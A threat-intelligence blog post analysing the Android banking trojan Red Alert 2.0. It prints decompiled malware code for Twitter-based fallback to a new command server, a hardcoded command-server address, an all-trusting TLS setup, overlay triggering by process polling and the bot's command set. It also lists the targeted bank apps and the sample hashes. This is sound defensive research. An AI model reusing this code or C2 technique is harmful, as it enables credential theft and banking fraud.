New Android trojan targeting over 60 banks and social apps

threatfabric.com/blogs/new_android_trojan_targeting_over_60_banks_and_social_apps.html

Increased threat for Android users

Since the beginning of this year, ThreatFabric's threat hunters have discovered several Google Play malware campaigns using new modi operandi such as clean dropper apps that effectively evaded all antivirus and Google Play protection solutions (Bouncer & Protect) for months. Unfortunately this was not the only threat this year. Android actors such as ExoBot have also been very busy adding Remote Access Trojan capabilities (SOCKS5 and VNC) to their software in their attempt to evade fraud detection solutions of financial organizations that mainly rely on IP-based geolocation and device binding vectors.


The shift of malware campaigns from desktop (Windows) to mobile (Android) seems largely related to the fact that these days most transactions are initiated from mobile devices instead of the desktop. This motivates actors to invest in developing solutions that target Android and have the same capabilities as the malware variants that have been evolving on the desktop for years.

New Android banking trojan: Red Alert 2.0


The last several months a new actor has been very busy developing and distributing a new Android trojan dubbed “Red Alert 2.0” by the actor. The bot and panel (C&C) are fully written from scratch, while many other trojans are evolutions of leaked sources of older trojans.

Red Alert has the same capabilities as most other Android banking trojans such as the use of overlay attacks, SMS control and contact list harvesting. There are however also other functions that have not been seen in other Android banking trojans.

New attack vectors



Red Alert actors are regularly adding new functionality, such as blocking and logging incoming calls of banks (see image below), which could affect the process of fraud operation departments at financials that are calling users on their infected Android phone regarding potential malicious activity.



Forum post of Red Alert actor on bot update

Another interesting vector is the use of Twitter to avoid losing bots when the C2 server is taken offline (NTD). When the bot fails to connect to the hardcoded C2 it will retrieve a new C2 from a Twitter account. This is something we have seen in the desktop banking malware world before, but the first time we see it happening in an Android banking trojan.

All these parts are under development but it gives the reader a good idea of the mindset of the actors behind Red Alert 2.0 as a new Android bot.

Technical details The following code flow is triggered when the C2 of Red Alert is unavailable (connection error):

1) Red Alert Android bot has a salt stored in strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <string name="app">
    Android Update</string>
  <string name="ddmyb45">
    1</string>
  <string name="domain">
    http://146.0.72.85:7878</string>
  <string name="hash">
    jfkbl6fm02mfk0rcuva0i4vgoxyej2z8tvlr01jq</string>
  <string name="idc83hxsc">
    https://twitter.com/</string>
  <string name="isdcfy87w4fci">
    Enable security protection</string>
  <string name="odsvuirs392fs">
    Security protection</string>
  <string name="oiefdvuhbahufv34">
    1</string>
  <string name="sdvu4394tfd">
    1</string>
  <string name="uesg4ct3wf">
    Location forwarding</string>
  <string name="url_dcsiv4t">
    sy</string>
  <string name="url_dhfcyseu437">
```

2) The following code uses the current date combined with the salt to create a new MD5 hash of which the first 16 characters are used as a Twitter handle registered by the Red Alert actors (i.e. d8585cf920cb893a for 9/18/2017).

```
private String j() {
    URLConnection v0 = new URL(this.a.getResources().getString(0x7F05000C)).openConnection();
    ((HttpURLConnection)v0).setRequestMethod("GET");
    ((HttpURLConnection)v0).setUseCaches(false);
    ((HttpURLConnection)v0).setRequestProperty("Accept", "text/html,application/xhtml+xml,application/xml,application/json;q=0.9,*/*;q=0.8");
    ((HttpURLConnection)v0).setRequestProperty("Accept-Language", "en-US,en;q=0.5");
    int v1 = ((HttpURLConnection)v0).getResponseCode();
    System.out.println("Response Code : " + v1);
    if(v1 != 200) {
        throw new Exception("twitter response in NOT OK!");
    }

    BufferedReader v1_1 = new BufferedReader(new InputStreamReader(((HttpURLConnection)v0).getInputStream()));
    StringBuilder v0_1 = new StringBuilder();
    while(true) {
        String v2 = v1_1.readLine();
        if(v2 == null) {
            break;
        }

        v0_1.append(v2);
    }

    v1_1.close();
    a.a.b.f v0_2 = ae.e(v0_1.toString());
    ae.f("body");
    String v0_3 = a.a.d.a.a(new a.a.d.e("body".toLowerCase().trim()), ((k)v0_2)).get(0).k().trim();
    return !v0_3.isEmpty() ? ae.a(v0_3 + this.a.getResources().getString(0x7F050003)).substring(0, 15) : "";
}
```

3) The bot then requests the Twitter page of the created handle and parses the response to obtain the new C2 server address.

```
private String i() {
    String v0_2;
    int v7 = 0x7F050004;
    URL v0 = new URL(this.a.getResources().getString(v7) + this.j());
    try {
        HttpsURLConnection.setDefaultHostnameVerifier(new f(this));
        SSLContext v1_1 = SSLContext.getInstance("TLS");
        v1_1.init(null, new X509TrustManager[]{new com.kmc.prod.d.g(this)}, new SecureRandom());
        HttpsURLConnection.setDefaultSSLSocketFactory(v1_1.getSocketFactory());
    }
    catch(Exception v1) {
    }

    new StringBuilder("twitter account ").append(this.a.getResources().getString(v7));
    URLConnection v0_1 = v0.openConnection();
    ((HttpsURLConnection)v0_1).setRequestMethod("GET");
    ((HttpsURLConnection)v0_1).setUseCaches(false);
    ((HttpsURLConnection)v0_1).setRequestProperty("Accept", "text/html,application/xhtml+xml,application/xml,application/json;q=0.9,*/*;q=0.8");
    ((HttpsURLConnection)v0_1).setRequestProperty("Accept-Language", "en-US,en;q=0.5");
    if(((HttpsURLConnection)v0_1).getResponseCode() != 200) {
        throw new Exception("twitter response in NOT OK!");
    }

    BufferedReader v1_2 = new BufferedReader(new InputStreamReader(((HttpsURLConnection)v0_1).getInputStream()));
    StringBuilder v2 = new StringBuilder();
    while(true) {
        v0_2 = v1_2.readLine();
        if(v0_2 == null) {
            break;
        }

        v2.append(v0_2);
    }

    v1_2.close();
    try {
        a.a.b.f v0_4 = ae.e(v2.toString());
        ae.f("tweet-text");
        String v1_3 = a.a.d.a.a(new a.a.d.d("tweet-text"), ((k)v0_4)).get(0).k().trim();
        v0_2 = "";
        if(v1_3.matches("[0-9]{1,3}.[0-9]{1,3} [0-9]{1,3}.[0-9]{1,3}")) {
            v0_2 = "http://" + v1_3.split(" ")[0] + "." + v1_3.split(" ")[1];
            new StringBuilder("new changed domain ").append(v0_2);
        }
    }
    catch(Exception v0_3) {
        return "";
    }

    if("".equals(v0_2)) {
        return "";
    }

    v0_2 = v0_2 + ":8060";
    if(!"".equals(v0_2) && !v0_2.equalsIgnoreCase(com.kmc.prod.c.a.a(this.a).a())) {
        this.a(v0_2);
    }

    return v2.toString();
}
```

Overlay attack targets

The interesting part of the overlay attack vector for this malware is that the targets are stored on the C2 server and the list is not sent back to the bot, making it more work to retrieve the list compared to other Android banking trojans. The following list is not complete but gives a good overview of most of the overlay HTML the actor has bought and developed:

aib.ibank.android

au.com.bankwest.mobile

au.com.cua.mb

au.com.mebank.banking

au.com.nab.mobile

au.com.newcastlepermanent

au.com.suncorp.SuncorpBank

com.akbank.android.apps.akbank_direkt

com.anz.android.gomoney

com.axis.mobile

com.bankofireland.mobilebanking

com.bbva.bbvacontigo

com.caisseepargne.android.mobilebanking

com.chase.sig.android

com.citibank.mobile.au

com.cm_prod.bad

com.comarch.security.mobilebanking

com.commbank.netbank

com.csam.icici.bank.imobile

com.finansbank.mobile.cepsube

com.garanti.cepsubesi

com.infonow.bofa

com.instagram.android

com.konylabs.capitalone

com.konylabs.cbplpat

com.latuabancaperandroid

com.nearform.ptsb

com.palatine.android.mobilebanking.prod

com.pozitron.iscep

com.sbi.SBIFreedomPlus

com.snapwork.hdfc

com.suntrust.mobilebanking

com.tmobtech.halkbank

com.unionbank.ecommerce.mobile.android

com.vakifbank.mobile

com.wf.wellsfargomobile

com.ykb.android

com.ziraat.ziraatmobil

de.comdirect.android

de.commerzbanking.mobil

de.postbank.finanzassistent

es.cm.android

es.lacaixa.mobile.android.newwapicon

eu.eleader.mobilebanking.pekao

fr.banquepopulaire.cyberplus

fr.creditagricole.androidapp

fr.laposte.lapostemobile

fr.lcl.android.customerarea

in.co.bankofbaroda.mpassbook

it.nogood.container

net.bnpparibas.mescomptes

org.stgeorge.bankorg.westpac.bank

pl.bzwbk.bzwbk24

pl.bzwbk.mobile.tab.bzwbk24

pl.eurobank

pl.ipko.mobile

pl.mbank

pl.millennium.corpApp

src.com.idbi

wit.android.bcpBankingApp.millenniumPL

Overlay attack mechanism

Upon opening an application that is targeted by Red Alert an overlay is shown to the user. When the user tries to log in he is greeted with an error page. The credentials themselves are then sent to the C2 server. To determine when to show the overlay and which overlay to show, the topmost application is requested periodically. For Android 5.0 and higher, the malware uses Android toolbox, which is different from the implementation used by other Android trojans such as Mazar, Exobot and Bankbot.

```
v0_3 = Runtime.getRuntime().exec("/system/bin/toolbox ps -p -

P -x -c");

BufferedReader v1 = new BufferedReader(new

InputStreamReader(v0_3.getInputStream()));

v2 = new ArrayList();

v3 = new ArrayList();

while(true) {

String v4 = v1.readLine();

if(v4 == null) {

break;

}

((List)v2).add(v4);

}

…
```

Bot Operations

The C2 server can command a bot to perform specific actions. The commands found in the latest samples are listed below:

```
a.a = new a("START\_SMS\_INTERCEPTION", 0, "startSmsInterception");

a.b = new a("STOP\_SMS\_INTERCEPTION", 1, "stopSmsInterception");

a.c = new a("SEND_SMS", 2, "sendSms");

a.d = new a("SET\_DEFAULT\_SMS", 3, "setDefaultSms");

a.e = new a("RESET\_DEFAULT\_SMS", 4, "resetDefaultSms");

a.f = new a("GET\_SMS\_LIST", 5, "getSmsList");

a.g = new a("GET\_CALL\_LIST", 6, "getCallList");

a.h = new a("GET\_CONTACT\_LIST", 7, "getContactList");

a.i = new a("SET_ADMIN", 8, "setAdmin");

a.j = new a("LAUNCH_APP", 9, "launchApp");

a.k = new a("BLOCK", 10, "block");

a.l = new a("SEND_USSD", 11, "sendUssd");

a.m = new a("NOTIFY", 12, "notify");

a.o = new a\[\]{a.a, a.b, a.c, a.d, a.e, a.f, a.g, a.h, a.i, a.j, a.k, a.l, a.m};
```

Samples

Update Flash Player Package name: com.patixof.dxtrix SHA-256: a7c9cfa4ad14b0b9f907db0a1bef626327e1348515a4ae61a20387d6ec8fea78

Update Flash Player Package name: com.acronic SHA-256: bb0c8992c9eb052934c7f341a6b7992f8bb01c078865c4e562fd9b84637c1e1b

Update Flash Player Package name: com.glsoftwre.fmc SHA-256: 79424db82573e1d7e60f94489c5ca1992f8d65422dbb8805d65f418d20bbd03a

Update Flash Player Package name: com.aox.exsoft SHA-256: 4d74b31907745ba0715d356e7854389830e519f5051878485c4be8779bb55736

Viber Package name: com.aox.exsoft SHA-256: 2dc19f81352e84a45bd7f916afa3353d7f710338494d44802f271e1f3d972aed

Android Update Package name: com.aox.exsoft SHA-256: 307f1b6eae57b6475b4436568774f0b23aa370a1a48f3b991af9c9b336733630

Update Google Market Package name: com.aox.exsoft SHA-256:
359341b5b4306ef36343b2ed5625bbbb8c051f2957d268b57be9c84424affd29

WhatsApp Package name: com.aox.exsoft SHA-256:
9eaa3bb33c36626cd13fc94f9de88b0f390ac5219cc04a08ee5961d59bf4946b

Update Flash Player Package name: com.aox.exsoft SHA-256:
dc11d9eb2b09c2bf74136b313e752075afb05c2f82d1f5fdd2379e46089eb776

Update WhatsApp Package name: com.aox.exsoft SHA-256:
58391ca1e3001311efe9fba1c05c15a2b1a7e5026e0f7b642a929a8fed25b187

Android Update Package name: com.aox.exsoft SHA-256:
36cbe3344f027c2960f7ac0d661ddbefff631af2da90b5122a65c407d0182b69

Update Flash Player Package name: com.aox.exsoft SHA-256:
a5db9e4deadb2f7e075ba8a3beb6d927502b76237afaf0e2c28d00bb01570fae

Update Flash Player Package name: com.aox.exsoft SHA-256:
0d0490d2844726314b7569827013d0555af242dd32b7e36ff5e28da3982a4f88

Update Flash Player Package name: com.excellentsft.xss SHA-256:
3e47f075b9d0b2eb840b8bbd49017ffb743f9973c274ec04b4db209af73300d6

ebookreader Package name: com.clx.rms SHA-256:
05ea7239e4df91e7ffd57fba8cc81751836d03fa7c2c4aa1913739f023b046f0

Update Flash Player Package name: com.glsoftwre.fmc SHA-256:
9446a9a13848906ca3040e399fd84bfebf21c40825f7d52a63c7ccccec4659b7

Update Flash Player Package name: com.kmc.prod SHA-256:
3a5ddb598e20ca7dfa79a9682751322a869695c500bdfb0c91c8e2ffb02cd6da

Android Update Package name: com.kmc.prod SHA-256:
b83bd8c755cb7546ef28bac157e51f04257686a045bbf9d64bec7eeb9116fd8a